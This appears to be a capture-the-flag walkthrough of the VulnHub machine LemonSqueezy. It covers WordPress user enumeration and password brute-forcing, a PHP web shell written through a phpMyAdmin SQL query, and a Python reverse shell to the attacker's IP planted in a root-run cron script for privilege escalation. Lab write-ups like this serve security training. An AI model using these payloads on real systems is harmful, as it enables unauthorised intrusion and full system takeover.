

LEMONSQUEEZY: 1

Today, we'll be looking at the LemonSqueezy machine on vulnhub.

You can download the machine here:

<https://www.vulnhub.com/entry/lemonsqueezy-1,473/>

Let's scan the machine with nmap.

```
└─(root@kali)-[~]
└─# nmap -sS -A 192.168.88.136
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 10:28 EDT
Nmap scan report for 192.168.88.136
Host is up (0.00023s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:0F:4E:B3 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1 0.23 ms 192.168.88.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.58 seconds
```

The machine is running http only. Nothing special.

Let's use dirsearch to discover directories.

```
[10:46:27] 200 - 10KB - /index.html
[10:46:27] 301 - 321B - /javascript → http://192.168.88.136/javascript/
[10:46:28] 301 - 317B - /manual → http://192.168.88.136/manual/
[10:46:28] 200 - 626B - /manual/index.html
[10:46:30] 200 - 13KB - /phpmyadmin/doc/html/index.html
[10:46:30] 301 - 321B - /phpmyadmin → http://192.168.88.136/phpmyadmin/
[10:46:31] 200 - 10KB - /phpmyadmin/index.php
[10:46:31] 200 - 10KB - /phpmyadmin/
[10:46:33] 403 - 279B - /server-status
[10:46:33] 403 - 279B - /server-status/
[10:46:37] 200 - 3KB - /wordpress/wp-login.php
[10:46:37] 200 - 51KB - /wordpress/
[10:46:58] 200 - 8MB - /wordpress.tar.gz
```

Task Completed

Interesting! The machine is running wordpress and phpmyadmin.

Let's check those out.

First, I'll try to enumerate usernames with wpscan.

```
wpscan --url 192.168.88.136/wordpress -e u
```

We found two users.

```
[i] User(s) Identified:

[+] orange
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)


[+] lemon
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

I tried searching for anything else but I didn't find anything so I brute forced the login password.

wpscan --url 192.168.88.136/wordpress -U orange -P /usr/share/wordlists/rockyou.txt
We got the password.


```
[+] Performing password attack on Xmlrpc against 1 user/s  
[SUCCESS] - orange / ginger  
Trying orange / sweetie Time: 00:00:00 < > (165 / 14344557) 0.00% ETA: ??:??:??  
[!] Valid Combinations Found:  
| Username: orange, Password: ginger
```

I then found an interesting post.



I then tried multiple things but after that, I tried to log into phpmyadmin with this as the password.

We got in!



Now, I'll upload a shell using a SQL query.

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/wordpress/backdoor.php"
```

You can read this [article](#) on uploading shells on phpmyadmin.

Show query box

✓ MySQL returned an empty result set (i.e. zero rows). (Query took 0.0001 seconds.)

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We can see that our shell works.

← → ↺ 🏠 192.168.88.136/wordpress/backdoor.php?cmd=id

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uid=33(www-data) gid=33(www-data) groups=33(www-data)

Now, let's try to open a reverse shell.

I'll use a python reverse shell.

We got a shell!!

You can stabilize your shell with these two commands.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```

```
(root@kali)-[~]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.88.128] from (UNKNOWN) [192.168.88.136] 57998
$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@lemonsqueezy:/var/www/html/wordpress$ export TERM=xterm
export TERM=xterm
www-data@lemonsqueezy:/var/www/html/wordpress$
```

Now, we move on to local enumeration.

I found an interesting file in crontab.

```
www-data@lemonsqueezy:/var/www/html/wordpress$ cat /etc/crontab
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# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/2 * * * * root    /etc/logrotate.d/logrotate
#
www-data@lemonsqueezy:/var/www/html/wordpress$
```

Let's check that file.

```

www-data@lemonsqueezy:/etc/logrotate.d$ ls
ls
apache2  dbconfig-common  logrotate  ppp  speech-dispatcher
apt      dpkg             mysql-server  rsyslog  unattended-upgrades
www-data@lemonsqueezy:/etc/logrotate.d$ cat logrotate
cat logrotate
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
www-data@lemonsqueezy:/etc/logrotate.d$ █

```

We can see it's a python script.

Let's add a python shell to get a root shell as that file is being run by root.

We'll use the same shell we used before but modify the port.

```

echo 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.88.128",1234));os.dup2(s.fileno(),0);os.dup2(s.fi

```

Now, set up a netcat listner and wait for the script to run.

We are root!

```

(root@kali)-[~]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.88.128] from (UNKNOWN) [192.168.88.136] 48392
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
NvbWV0aW1cyBhZ2FpbnN0IHlvdXIgd2lsbC4=
# █

```